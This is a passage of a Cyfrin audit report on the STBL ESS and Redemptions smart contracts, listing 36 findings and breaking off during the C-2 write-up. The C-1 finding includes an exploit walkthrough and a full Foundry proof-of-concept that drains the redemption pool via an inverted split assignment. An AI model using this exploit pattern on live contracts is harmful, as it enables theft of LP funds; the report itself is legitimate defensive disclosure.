




STBL ESS / Redemptions Audit Report

Prepared by [Cyfrin](#)

Version 2.0

Lead Auditors

[Stalin](#)

[Alix40](#)

June 17, 2026

Contents

1	About Cyfrin	3
2	Disclaimer	3
3	Risk Classification	3
4	Protocol Summary	3
4.0.1	ESS	3
4.0.2	EVM Redemptions	4
5	Audit Scope	4
6	Executive Summary	5
6.1	Centralization Risks	5
6.1.1	ESS	5
6.1.2	EVM Redemptions	5
6.2	Defensive Improvements	6
6.2.1	ESS	6
6.2.2	EVM Redemptions	6
6.3	Post Audit Recommendations	6
6.3.1	ESS	6
6.3.2	EVM Redemptions	6
7	Findings	10
7.1	Critical Risk	10
7.1.1	Full redemption pool drain via inverted split-piece assignment in STBL_Redemption_Core.iWithdraw	10
7.1.2	STBL_Redemption_Core::iDeposit mints LP shares 1:1 instead of at the current pool rate, diluting new LPs into existing ones whenever the pool is off-peg	12
7.2	High Risk	16
7.2.1	Yield permanently locked in STBL_XLayer_NFT_Vault via permissionless YieldDistributor::claim defeating balance-delta measurement in _Vault_claimYield	16
7.2.2	Missing assetID validation in STBL_Redemption_Core::iDeposit first-deposit path allows wrong-asset NFT to permanently brick the redemption pool	19
7.2.3	Pending LP yield permanently destroyed in STBL_Redemption_Core::iDeposit due to missing call to STBL_Redemption_Core::iClaimYield before pool NFT is merged and burned	24
7.2.4	LP yield permanently orphaned in STBL_Redemption_Core::iWithdraw and STBL_Redemption_Core::iRedeem due to missing iClaimYield before pool NFT split	29
7.2.5	STBL_Redemption_Core::iRedeem burns the wrong split slice, causing an internal amount mismatch and DoS-ing redeem for _amt < poolSVN/2	34
7.2.6	STBL_ESS_NFT_Vault1::_Vault_mergeLot skips yield claim before NFT burn, permanently stranding accrued rewards in the YieldDistributor	36
7.2.7	STBL_ESS_Wrapper1 exposes no call paths to WithdrawExpired, distributeYield, or WithdrawFees — three isWrapper-gated admin functions are permanently unreachable, freezing expired LT assets, blocking yield distribution, and stranding protocol fees	38
7.2.8	accrued YieldDistributor rewards are permanently stranded once the asset leaves ENABLED, because iClaim is the only exit and it hard-reverts on any other status	39
7.3	Medium Risk	42
7.3.1	Depositor's pre-deposit yield permanently lost in STBL_Redemption_Core::iDeposit as merge burns incoming YLD NFT before yield is claimed	42
7.3.2	STBL_XLayer_Wrapper::ess_deposit permanently reverts for non 18-decimal tokens	47
7.3.3	Sole or last LP can never fully close their position and full-value redeem reverts: split rejects _splitAssetValue >= stableValueNet	52
7.3.4	vault upgrade authority is delegated to a mutable wrapper, letting WRAPPER_MANAGER_ROLE escalate to vault upgrades	53

7.3.5	STBL_Redemption_Core::iClaimYield floor-divides without a remainder carry, permanently stranding yield	54
7.3.6	STBL_YLD_SplitMerge::merge assigns oldest depositTimestamp to merged NFT, bypassing lock period of newly deposited assets	56
7.3.7	STBL_YLD_SplitMerge::merge re-stamps the output NFT's hairCut from the live registry instead of preserving the inputs' agreed value, silently reclassifying the merged position into a new epoch and breaking merge compatibility with same-epoch peers	60
7.3.8	Each STBL_Redemption_Core::iRedeem lowers the pool's per-share value without compensating LPs, creating an incentive for LPs to front-run pending redeems	64
7.4	Low Risk	66
7.4.1	Wrong USST approval target in STBL_ESS_Wrapper1::asset_Withdraw leaves standing USST allowance on issuer	66
7.4.2	STBL_Redemption_Core::iClaimYield reverts on empty pool (totalSupply == 0)	68
7.4.3	STBL_ESS_Wrapper1 initializer missing duplicate assetID check in _ratios causes double token pull and double NFT mint on every ess_deposit	69
7.4.4	upgradeable base contracts lack a storage gap	69
7.4.5	STBL_ESS_Wrapper1 initializer missing sum(ratios) == FEES_CONSTANT check allows permanent basket misconfiguration, silently corrupting all subsequent ESS deposits	70
7.4.6	STBL_XLayer_Asset_Oracle::fetchPrice reverts on every price while PRICE_THRESHOLD is left at its default 0	70
7.4.7	STBL_YLD_SplitMerge::merge is missing a _tokenIdA != _tokenIdB check	71
7.4.8	Yield_Util::callDistributeYield batches all assets in one unbounded loop, so one reverting vault blocks all yield	72
7.4.9	deposit / withdraw round trip strands sub-wei dust in the vault and permanently inflates assetDepositNet	72
7.5	Informational	75
7.5.1	Stale OZ 4.x __UUPSUpgradeable_init calls in concrete UUPS implementations prevent compilation under OZ 5.x	75
7.5.2	STBL_XLayer_NFT_Vault::claimYield routes yield to caller instead of lot owner, permanently diverting depositor rewards to WRAPPER_MANAGER_ROLE	75
7.5.3	ess_deposit has no reentrancy guard and sizes the ESS mint from a global balance delta	78
7.5.4	STBL_Tle_Vault::iEmergencyWithdraw NatSpec describes a deposit-accounting update that the function intentionally does not perform	80
7.5.5	UUPS implementation contracts omit _disableInitializers()	81
7.5.6	STBL_YLD_SplitMerge::split and merge lack nonReentrant guard — reentrancy surface is real but currently blocked only by a coincidental _safeMint execution ordering in STBL_YLD	82
7.5.7	STBL_XLayer_Asset_Oracle::PRICE_DECIMALS defaults to 0 and silently corrupts every price conversion until an admin calls setPriceDecimals	83
7.5.8	STBL_ESS_Wrapper1 grants every asset vault setApprovalForAll on YLD that the asset vault never uses	83
7.5.9	withdrawERC20 charges the live registry withdrawFee instead of the deposit-time snapshot stored on the NFT	84

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

4.0.1 ESS

The ESS module is a multi-asset deposit facility for the STBL stablecoin ecosystem. It allows users to deposit multiple real-world-asset (RWA)-backed tokens simultaneously in predefined ratios and receive a single composite ESS ERC-20 stablecoin in return. Each deployment configures a fixed basket — for example 30% of asset A and 70% of asset B — and the wrapper enforces those ratios on every deposit. The ESS stablecoin amount minted is derived from the change in USST stablecoin balance observed in the wrapper after all per-asset deposits settle, anchoring the minted supply to real collateral value rather than a nominal amount.

Each individual asset deposit is processed through its own `iSTBL_Issuer` contract, which accepts the raw asset token, computes fees (including a protocol haircut deducted at deposit time), and mints a YLD NFT. The YLD NFT encodes the position's value in its metadata: gross stable value, net stable value (after fees), the haircut and fee amounts, the asset ID, and a reference price. A user's single ESS deposit therefore produces one YLD NFT per configured asset; this set of NFTs is grouped into a lot managed by the `STBL_ESS_NFT_Vault`. The vault assigns each lot an ID, tracks ownership, and acts as custodian — the NFTs physically reside in the vault for the life of the position.

Withdrawal reverses the process: the user surrenders their ESS tokens back to the wrapper, which routes through the vault to burn each NFT via its issuer, releasing the underlying asset tokens. The ESS supply burned is proportional to the lot's current value. Between deposit and withdrawal, the YLD NFTs accumulate yield through per-asset `YieldDistributor` contracts; yield can be claimed independently of the principal position via `claimYield` on the vault.

The vault exposes a `mergeLot` operation allowing a user to combine two lots they own into a single new lot. Internally this delegates to `STBL_YLD_SplitMerge::merge` on each NFT pair, which burns both input NFTs and mints a single merged NFT carrying the combined value. Merge enforces that both input NFTs carry the same `hairCut` percentage, a constraint that becomes a compatibility gate if the protocol's fee schedule changes between deposits.

The concrete deployment (`STBL_XLayer_Wrapper`, `STBL_XLayer_NFT_Vault`, `STBL_XLayer_Token`) targets the XLayer network and adds ERC-2771 meta-transaction support and UUPS upgradeability to all major contracts.

The wrapper holds `MINTER_ROLE` on the ESS token and acts as the sole entry point for user-facing deposit and withdrawal; the NFT vault enforces only `Wrapper` on its deposit and withdrawal hooks, making the wrapper the central hub through which all value flows.

4.0.2 EVM Redemptions

The Redemptions module is a single-asset liquidity pool that connects two participant groups: liquidity providers (LPs) who deposit yield-bearing NFT positions to earn passive yield, and USST stablecoin holders who burn USST to receive the underlying real-world asset (RWA) tokens in return.

STBL is a multi-asset-backed stablecoin system where users deposit real-world asset (RWA) tokens into per-asset issuers, which mint YLD NFTs: ERC-721 tokens encoding each depositor's position as structured metadata (principal value, fee snapshot, yield-staking state). Multiple YLD NFTs can be bundled into a basket via the ESS module to mint USST, the protocol's stablecoin. The Redemptions module provides the exit path: USST holders can exchange their stablecoins for underlying RWA tokens without originating a full ESS position, while liquidity providers earn passive yield on the positions they contribute to the pool.

The module introduces two participant groups. 1. Liquidity providers (LPs) deposit YLD NFTs into the pool to earn yield from the underlying assets; they can withdraw their proportional share at any time. 2. Redeemers are USST stablecoin holders who burn USST against the pool's NFT, receiving the underlying RWA tokens in return.

The pool is implemented as a single aggregated position. Rather than tracking individual depositor NFTs, the contract merges all LP deposits into one pool YLD NFT (NFTID) via `STBL_YLD_SplitMerge::merge`. LP ownership is tracked internally through two accounting variables: `userData[address].stableValueNet`, which records each LP's deposited credit, and `totalSupply`, the sum of all LP credits. An LP's redeemable share at any moment is $\text{userData.stableValueNet} \times \text{NFTID.stableValueNet} / \text{totalSupply}$ — a pro-rata slice of the pool's real backing value. Yield is distributed through a per-unit reward accumulator (`rewardIndex`) that increases by $\text{yield} \times 1e18 / \text{totalSupply}$ each time pending yield is pulled from the underlying `iSTBL_YieldDistributor`; LPs checkpoint their index at each interaction and call `claim` to withdraw earned rewards.

The four primary operations are:

- **Deposit** — LP transfers a YLD NFT; if the pool is empty the NFT becomes NFTID, otherwise it is merged into the existing pool NFT. The LP is credited the deposited NFT's `stableValueNet` in `userData` and `totalSupply`.
- **Withdraw** — LP specifies a `stableValueNet` amount up to their current redeemable share. The pool splits NFTID by that amount, transfers the split piece to the LP, and reduces their credit and `totalSupply` proportionally.
- **Claim yield** — anyone calls `claimYield` to pull pending yield from the asset's yield distributor into the pool and advance `rewardIndex`. LPs call `claim` to receive their individual earned share since their last checkpoint.
- **Redeem** — a USST holder approves the pool for `amt` USST. The pool transfers the USST in, approves the USST contract for the burn, splits NFTID by `amt`, calls `iSTBL_Issuer::withdraw` on the split piece to burn it and release the underlying RWA tokens, and forwards those tokens to the redeemer. LP share records are not adjusted — the pool's reduced backing is absorbed collectively by all LPs through a lower redeemable share at next withdrawal.

The supporting infrastructure consists of `STBL_YLD_SplitMerge`, which handles all NFT split and merge operations and requires `MINTER_ROLE` and `BURNER_ROLE` on the YLD token.

5 Audit Scope

ESS: The audit scope was limited to:

```
// https://github.com/USD-Pi-Protocol/stbl-contracts-evm-ess-common/tree/520f6ae7683111c1667f70eee07a55 |
↳ 4903ed41ec
stbl-contracts-evm-ess-common/contracts/nft-vault/STBL_ESS_NFT_Vault1.sol
stbl-contracts-evm-ess-common/contracts/wrapper/STBL_ESS_Wrapper1.sol
stbl-contracts-evm-ess-common/contracts/test/assets/STBL_XLayer_Asset_Issuer.sol
stbl-contracts-evm-ess-common/contracts/test/assets/STBL_XLayer_Asset_Oracle.sol
```

```
stbl-contracts-evm-ess-common/contracts/test/assets/STBL_XLayer_Asset_Vault.sol
stbl-contracts-evm-ess-common/contracts/test/assets/STBL_XLayer_Asset_YieldDistributor.sol
stbl-contracts-evm-ess-common/contracts/test/splitter/STBL_YLD_SplitMerge.sol
stbl-contracts-evm-ess-common/contracts/test/STBL_XLayer_NFT_Vault.sol
stbl-contracts-evm-ess-common/contracts/test/STBL_XLayer_Wrapper.sol
stbl-contracts-evm-ess-common/contracts/test/STBL_XLayer_Token.sol
stbl-contracts-evm-ess-common/contracts/wrapper/STBL_ESS_Wrapper1.sol
```

EVM-Redemptions: The audit scope was limited to:

```
// https://github.com/USD-Pi-Protocol/stbl-contracts-evm-redemptions/tree/f749cd799296ac3acfed59ec39202 |
↳ a360587c13f
stbl-contracts-evm-redemptions/contracts/redemption/STBL_Redemption_Core.sol
stbl-contracts-evm-redemptions/contracts/redemption/STBL_Redemption.sol
stbl-contracts-evm-redemptions/contracts/splitter/STBL_YLD_SplitMerge.sol
stbl-contracts-evm-redemptions/contracts/Lock.sol
stbl-contracts-evm-redemptions/contracts/Util.sol
```

6 Executive Summary

Over the course of 8 days, the Cyfrin team conducted an audit on the [STBL ESS / Redemptions](#) code provided by [STBL](#). The findings consist of 2 Critical, 8 High, 8 Medium & 9 Low severity issues with the remainder being informational.

6.1 Centralization Risks

6.1.1 ESS

The protocol is highly centralized by design.

- Six contracts (STBL_XLayer_NFT_Vault, STBL_XLayer_Wrapper, STBL_XLayer_Token, STBL_XLayer_Asset_Vault, STBL_XLayer_Asset_Issuer, and STBL_XLayer_Asset_YieldDistributor) are UUPS-upgradeable, allowing privileged administrators to replace any contract's logic at will without delay or governance.
- The ESS token grants its MINTER_ROLE holder unbounded mint and burn authority over the stablecoin supply, a capability held by the wrapper; the token additionally exposes PAUSE_ROLE to freeze all transfers and LIST_MANAGER_ROLE to blacklist any address and freeze their funds.
- The WRAPPER_MANAGER_ROLE on the NFT vault can swap the wrapper address to any contract and call claimYield on behalf of any lot, giving its holder effective control over all deposited positions and their accrued rewards.
- Split and merge operations can be halted at any time by the registry's REGISTER_ROLE.

Protocol users must therefore place complete trust in the administrators controlling these roles. One benefit of this architecture is that a serious vulnerability discovered post-deployment can in many cases be remediated by upgrading the affected contract before widespread harm occurs.

6.1.2 EVM Redemptions

Any address holding REGISTER_ROLE in the shared registry can pause both STBL_Redemption and STBL_YLD_SplitMerge. While paused, all LP operations — deposit, withdraw, claimYield, claim, redeem, split, and merge — are blocked. Admins can therefore freeze LP capital at will with no time-lock or governance process constraining the action.

Registry parameter changes affect the live pool. The pool inherits its asset configuration from the shared iSTBL_Register at runtime. Admin actions on the registry propagate immediately into pool behaviour.

Blanket splitter approval at construction. `STBL_Redemption_Core` calls `YLD.setApprovalForAll(splitter, true)` once in its constructor. There is no mechanism to revoke or update this approval after deployment. Should the splitter contract ever be compromised or deprecated, the entire pool NFT holding is accessible to the approved address with no recourse.

`YIELD_DISTRIBUTION_ROLE` (`Yield_Util`). Holders of this role can call `callDistributeYield` at any time to trigger yield distribution across all enabled vaults. While this is a keeper-style role with limited direct impact on LP principal, a malicious or misconfigured role holder could trigger distribution at an adverse oracle price.

6.2 Defensive Improvements

6.2.1 ESS

Consider implementing proactive security controls at the contract level rather than relying on downstream restrictions to prevent the execution of unintended scenarios. Enforcing invariants and access controls directly within the contract logic reduces the attack surface and eliminates reliance on external safeguards that may be bypassed, misconfigured, or rendered ineffective by future protocol changes.

The following findings are informational in nature and outline proactive security recommendations intended to fully mitigate the underlying risks:

- `ess_deposit` has no reentrancy guard and sizes the ESS mint from a global balance delta
- `STBL_YLD_SplitMerge::split` and `merge` lack nonReentrant guard — reentrancy surface is real but currently blocked only by a coincidental `_safeMint` execution ordering in `STBL_YLD`

6.2.2 EVM Redemptions

As the system evolves and becomes more tightly integrated with the core contracts, consistently enforce proactive security controls at the contract level rather than relying on downstream restrictions to prevent unintended execution paths. Embedding invariants and access controls directly within the contract logic reduces the attack surface and removes any dependency on external safeguards — safeguards that may be bypassed, misconfigured, or rendered ineffective by future protocol changes.

6.3 Post Audit Recommendations

6.3.1 ESS

Consider reviewing the NatSpec comments and updating them to reflect the current behavior of the code. Several functions have outdated documentation that no longer matches their actual implementation.

6.3.2 EVM Redemptions

Considering the number of significant issues identified (2 Crits, 5 Highs), it is statistically likely that there are more complex bugs still present that could not be identified given the time-boxed nature of this engagement. Due to the number of issues significant identified, the non-trivial changes required during mitigation, and the short turnaround time for reviewing the mitigation fixes, it is recommended that a follow-up audit and development of a more complex stateful fuzz test suite be undertaken prior to deploying significant monetary capital to production.

Also, consider reviewing the NatSpec comments and updating them to reflect the current behavior of the code. Several functions have outdated documentation that no longer matches their actual implementation.

Summary

Project Name	STBL ESS / Redemptions
Repository	stbl-contracts-evm-ess-common
Commit	520f6ae76831...
Fix Commit	6a3df6e5967e...
Repository 2	stbl-contracts-evm-redemptions
Commit	f749cd799296...
Fix Commit	37d5ee7b9fea...
Audit Timeline	May 18th - May 27nd, 2026
Methods	Manual Review

Issues Found

Critical Risk	2
High Risk	8
Medium Risk	8
Low Risk	9
Informational	9
Gas Optimizations	0
Total Issues	36

Summary of Findings

[C-1] Full redemption pool drain via inverted split-piece assignment in STBL_Redemption_Core.iWithdraw	Resolved
[C-2] STBL_Redemption_Core::iDeposit mints LP shares 1:1 instead of at the current pool rate, diluting new LPs into existing ones whenever the pool is off-peg	Resolved
[H-1] Yield permanently locked in STBL_XLayer_NFT_Vault via permissionless YieldDistributor::claim defeating balance-delta measurement in _Vault_claimYield	Resolved
[H-2] Missing assetID validation in STBL_Redemption_Core::iDeposit first-deposit path allows wrong-asset NFT to permanently brick the redemption pool	Resolved
[H-3] Pending LP yield permanently destroyed in STBL_Redemption_Core::iDeposit due to missing call to STBL_Redemption_Core::iClaimYield before pool NFT is merged and burned	Resolved
[H-4] LP yield permanently orphaned in STBL_Redemption_Core::iWithdraw and STBL_Redemption_Core::iRedeem due to missing iClaimYield before pool NFT split	Resolved

[H-5] STBL_Redemption_Core::iRedeem burns the wrong split slice, causing an internal amount mismatch and DoS-ing redeem for <code>_amt < poolSVN/2</code>	Resolved
[H-6] STBL_ESS_NFT_Vault1::_Vault_mergeLot skips yield claim before NFT burn, permanently stranding accrued rewards in the YieldDistributor	Resolved
[H-7] STBL_ESS_Wrapper1 exposes no call paths to WithdrawExpired, distributeYield, or WithdrawFees — three isWrapper-gated admin functions are permanently unreachable, freezing expired LT assets, blocking yield distribution, and stranding protocol fees	Resolved
[H-8] accrued YieldDistributor rewards are permanently stranded once the asset leaves ENABLED, because iClaim is the only exit and it hard-reverts on any other status	Resolved
[M-1] Depositor's pre-deposit yield permanently lost in STBL_Redemption_Core::iDeposit as merge burns incoming YLD NFT before yield is claimed	Resolved
[M-2] STBL_XLayer_Wrapper::ess_deposit permanently reverts for non 18-decimal tokens	Resolved
[M-3] Sole or last LP can never fully close their position and full-value redeem reverts: <code>split rejects _splitAssetValue >= stableValueNet</code>	Resolved
[M-4] vault upgrade authority is delegated to a mutable wrapper, letting WRAPPER_MANAGER_ROLE escalate to vault upgrades	Resolved
[M-5] STBL_Redemption_Core::iClaimYield floor-divides without a remainder carry, permanently stranding yield	Resolved
[M-6] STBL_YLD_SplitMerge::merge assigns oldest depositTimestamp to merged NFT, bypassing lock period of newly deposited assets	Resolved
[M-7] STBL_YLD_SplitMerge::merge re-stamps the output NFT's hairCut from the live registry instead of preserving the inputs' agreed value, silently reclassifying the merged position into a new epoch and breaking merge compatibility with same-epoch peers	Resolved
[M-8] Each STBL_Redemption_Core::iRedeem lowers the pool's per-share value without compensating LPs, creating an incentive for LPs to front-run pending redeems	Resolved
[L-1] Wrong USST approval target in STBL_ESS_Wrapper1::asset_Withdraw leaves standing USST allowance on issuer	Resolved
[L-2] STBL_Redemption_Core::iClaimYield reverts on empty pool (<code>totalSupply == 0</code>)	Resolved
[L-3] STBL_ESS_Wrapper1 initializer missing duplicate assetID check in <code>_ratios</code> causes double token pull and double NFT mint on every <code>ess_deposit</code>	Resolved
[L-4] upgradeable base contracts lack a storage gap	Resolved
[L-5] STBL_ESS_Wrapper1 initializer missing <code>sum(ratios) == FEES_CONSTANT</code> check allows permanent basket misconfiguration, silently corrupting all subsequent ESS deposits	Resolved
[L-6] STBL_XLayer_Asset_Oracle::fetchPrice reverts on every price while <code>PRICE_THRESHOLD</code> is left at its default 0	Resolved
[L-7] STBL_YLD_SplitMerge::merge is missing a <code>_tokenIdA != _tokenIdB</code> check	Resolved

[L-8] Yield_Util::callDistributeYield batches all assets in one unbounded loop, so one reverting vault blocks all yield	Resolved
[L-9] deposit / withdraw round trip strands sub-wei dust in the vault and permanently inflates assetDepositNet	Acknowledged
[I-1] Stale OZ 4.x __UUPSUpgradeable_init calls in concrete UUPS implementations prevent compilation under OZ 5.x	Resolved
[I-2] STBL_XLayer_NFT_Vault::claimYield routes yield to caller instead of lot owner, permanently diverting depositor rewards to WRAPPER_MANAGER_ROLE	Acknowledged
[I-3] <i>ess_deposit has no reentrancy guard and sizes the ESS mint from a global balance</i>	Resolved
[I-4] STBL_Tie_Vault::iEmergencyWithdraw NatSpec describes a deposit-accounting update that the function intentionally does not perform	Acknowledged
[I-5] UUPS implementation contracts omit _disableInitializers()	Resolved
[I-6] STBL_YLD_SplitMerge::split and merge lack nonReentrant guard — reentrancy surface is real but currently blocked only by a coincidental _safeMint execution ordering in STBL_YLD	Acknowledged
[I-7] STBL_XLayer_Asset_Oracle::PRICE_DECIMALS defaults to 0 and silently corrupts every price conversion until an admin calls setPriceDecimals	Acknowledged
[I-8] STBL_ESS_Wrapper1 grants every asset vault setApprovalForAll on YLD that the asset vault never uses	Resolved
[I-9] withdrawERC20 charges the live registry withdrawFee instead of the deposit-time snapshot stored on the NFT	Acknowledged

7 Findings

7.1 Critical Risk

7.1.1 Full redemption pool drain via inverted split-piece assignment in STBL_Redemption_Core.iWithdraw

Description: STBL_Redemption_Core is the abstract base contract managing the STBL redemption pool. It custodies a single pooled YLD NFT (NFTID) representing all LP deposits, and tracks each LP's proportional stake via `userData[lp].stableValueNet` against a global `totalSupply`. LPs deposit and withdraw shares of this pool; USST stablecoin holders redeem against it.

`STBL_YLD_SplitMerge.split(_tokenId, _splitAssetValue)` returns `(tokenIdA, tokenIdB)` where `tokenIdA.stableValueNet == _splitAssetValue` (the requested amount) and `tokenIdB.stableValueNet == pool_value - _splitAssetValue` (the large remainder).

In `iWithdraw`, after correctly computing and deducting the caller's share, the code sends `_B` (the large remainder) to the caller and sets `NFTID = _A` (the tiny `_amt` slice) — the opposite of the intended behavior stated in `STBL_Redemption.withdraw`'s own `NatSpec`: *"Splits the pool NFT and transfers the `_amt`-sized piece back to the caller."*

Any LP — any address that has made any nonzero deposit to the pool — can call `withdraw(1)` to receive an NFT worth `pool_value - 1` while the pool retains an NFT worth only 1 unit.

`iRedeem` contains the same inversion: it sets `NFTID = _A` (the small `_amt` slice) and passes `_B` to `iSTBL_Issuer.withdraw`, which would extract nearly the entire pool's underlying assets for a payment of only `_amt` USST

Exploit walkthrough:

```
Pool: NFTID.stableValueNet = 2000, totalSupply = 2000
LP1.stableValueNet = 1000, LP2.stableValueNet = 1000

Attacker deposits 1 unit:
    totalSupply = 2001, attacker.stableValueNet = 1

Attacker calls withdraw(1):
    iFetchShare(attacker) = (1 * 2001) / 2001 = 1 ← check passes
    split(NFTID, 1) → _A (1 unit), _B (2000 units)
    transferFrom(pool → attacker, _B) ← attacker receives 2000-unit NFT
    NFTID = _A ← pool retains 1-unit NFT

After attack:
    iFetchShare(LP1) = (1000 * 1) / 2001 = 0 ← LP1 permanently locked
    iFetchShare(LP2) = (1000 * 1) / 2001 = 0 ← LP2 permanently locked
```

Impact: All LPs are permanently locked, preventing withdrawals. The loss is total, irreversible, and requires no privileged access or special setup beyond having made any deposit.

Proof of Concept: Add the next PoC to `stbl-contracts-evm-redemptions/foundry_test/Redemption.t.sol`

```
//
// 15. PoC - Full pool drain via inverted split-piece assignment
//

/// @notice PoC: Full pool drain via inverted split-piece assignment
/// Title: Full pool drain via inverted split-piece assignment in iWithdraw
/// Affected: STBL_Redemption_Core.sol:154-156
/// Impact: Any LP drains the entire pool with a 1-unit withdrawal; all other LPs permanently
↳ locked
/// Author: 0xStalin
function test_poc_invertedSplitDrainsPool() public {
    address attacker = address(0xDEAD);

    // == [ Setup ] ==

    // LP1 and LP2 each deposit DEPOSIT (10_000e18) underlying tokens
```

```

uint256 nft1 = _issueNFT(user1, DEPOSIT);
uint256 nft2 = _issueNFT(user2, DEPOSIT);

YLD_Metadata memory meta1 = yld.getNFTData(nft1);
YLD_Metadata memory meta2 = yld.getNFTData(nft2);

vm.startPrank(user1);
yld.approve(address(redemption), nft1);
redemption.deposit(nft1);
vm.stopPrank();

vm.startPrank(user2);
yld.approve(address(redemption), nft2);
redemption.deposit(nft2);
vm.stopPrank();

// Fund attacker with 1e18 underlying tokens and issue a tiny NFT
vm.prank(admin);
STBL_TestToken(getAssetToken(ASSET_SLOT)).mintVal(attacker, 1e18);

uint256 nftAttacker = _issueNFT(attacker, 1e18);
YLD_Metadata memory meta_attacker = yld.getNFTData(nftAttacker);

// Attacker deposits their tiny NFT into the redemption pool
vm.startPrank(attacker);
yld.approve(address(redemption), nftAttacker);
redemption.deposit(nftAttacker);
vm.stopPrank();

// == [ Pre-Exploit State ] ==

uint256 poolValueBefore = yld.getNFTData(redemption.getNFTID()).stableValueNet;

console.log("--- Pre-Exploit State ---");
console.log("Pool stableValueNet before attack:", poolValueBefore);
console.log("LP1 deposited stableValueNet:", meta1.stableValueNet);
console.log("LP2 deposited stableValueNet:", meta2.stableValueNet);
console.log("Attacker deposited stableValueNet:", meta_attacker.stableValueNet);

// == [ Execute Exploit ] ==

// Snapshot nftCtr before withdraw: split mints _A (nftCtr+1) then _B (nftCtr+2).
// The attacker receives _B, so their NFT ID is nftCtrBefore + 2.
uint256 nftCtrBefore = yld.nftCtr();

// Attacker requests withdrawal of only 1 unit.
// Due to the inversion in iWithdraw:
// split(NFTID, 1) returns (tokenIdA, tokenIdB)
// tokenIdA.stableValueNet == 1 <- tiny slice
// tokenIdB.stableValueNet == pool - 1 <- nearly everything
// YLD.transferFrom(this, attacker, _B) <- LARGE piece sent to attacker [BUG]
// NFTID = _A <- pool keeps only 1 unit [BUG]
vm.prank(attacker);
redemption.withdraw(1);

uint256 attackerNftId = nftCtrBefore + 2;

// == [ Verify Impact ] ==

uint256 poolValueAfter = yld.getNFTData(redemption.getNFTID()).stableValueNet;
uint256 extractedValue = poolValueBefore - 1;
uint256 attackerProfit = extractedValue - meta_attacker.stableValueNet;

```

```

console.log("--- Post-Exploit State ---");
console.log("Pool stableValueNet after attack:", poolValueAfter);
console.log("Value extracted by attacker (pool_before - 1):", extractedValue);
console.log("Attacker profit (extracted - own deposit):", attackerProfit);
console.log("Attacker NFT stableValueNet:", yld.getNFTData(attackerNftId).stableValueNet);

// Pool retains only 1 unit of stableValueNet
assertEq(
  yld.getNFTData(redemption.getNFTID()).stableValueNet,
  1,
  "pool retains only 1 unit after drain"
);

// Attacker received exactly 1 NFT containing nearly all pool value
assertEq(
  yld.balanceOf(attacker),
  1,
  "attacker holds exactly 1 NFT containing nearly all pool value"
);
assertEq(yld.ownerOf(attackerNftId), attacker, "attacker owns the drained NFT");

// Attacker extracted more value than they deposited - net profit
assertGt(
  poolValueBefore - 1,
  meta_attacker.stableValueNet,
  "attacker extracted more than they deposited"
);

// Attacker net profit: extracted - own deposit
assertGt(attackerProfit, 0, "attacker profit is positive");

// LP1 is permanently locked: iFetchShare floors to zero because pool only has 1 unit
// but totalSupply still accounts for LP1's full deposit, so
// iFetchShare(user1) = (meta1.stableValueNet * 1) / totalSupply 0
vm.prank(user1);
vm.expectRevert(STBL_InvalidAmount.selector);
redemption.withdraw(1);

// LP2 is equally locked for the same reason
vm.prank(user2);
vm.expectRevert(STBL_InvalidAmount.selector);
redemption.withdraw(1);

console.log("[+] EXPLOIT CONFIRMED: Attacker drained the pool with a 1-unit withdrawal
↳ request");
console.log("[+] LP1 and LP2 are permanently locked - iFetchShare floors to zero");
}

```

Recommended Mitigation: In `iWithdraw` (`STBL_Redemption_Core.sol:155-156`), swap the A/B assignment so the caller receives the `_amt`-sized piece (`_A`) and the pool retains the remainder (`_B`).

STBL: Fixed in commit [3300d4c](#).

Cyfrin: Verified. Pool now keeps `NFT_B` and transfers `NFT_A` to the withdrawer.

7.1.2 `STBL_Redemption_Core::iDeposit` mints LP shares 1:1 instead of at the current pool rate, diluting new LPs into existing ones whenever the pool is off-peg

Description: The pool prices LP claims as a share-vault. `iFetchShare` (`contracts/redemption/STBL_Redemption_Core.sol:97-102`) values a user's claim as:

```

return (userData[_user].stableValueNet * MetaData.stableValueNet) / totalSupply;

```

```
//      user_shares      * pool_value      / total_shares
```

So `userData[user].stableValueNet` is a **share count**, not raw assets. For a share-vault to be fair, new shares must be minted at the current rate ($\text{assets} * \text{totalSupply} / \text{poolValue}$). `iDeposit` (:121-135) instead mints 1:1, ignoring the pool's per-share value:

```
userData[msg.sender].stableValueNet += Metadata.stableValueNet;
totalSupply += Metadata.stableValueNet;
```

After any `redeem`, the pool NFT shrinks but `totalSupply` does not (`iRedeem`, :172-202), so per-share value drifts below 1. Every subsequent deposit then mints shares that are worth less than what the new LP paid in. The shortfall transfers pro-rata to the LPs already in the pool.

Impact: Once the pool is off-peg ($\text{poolValue} < \text{totalSupply}$), every new deposit is silently underwater. The new LP's booked shares equal what they deposited, but those shares price below par, so `iFetchShare` returns less than they paid. The missing value transfers, dollar-for-dollar, to existing LPs. The path is:

- Permissionless — any USST holder can drift the rate via `redeem`; any new LP then deposits.
- Atomic — dilution happens inside the deposit transaction, no opt-out.
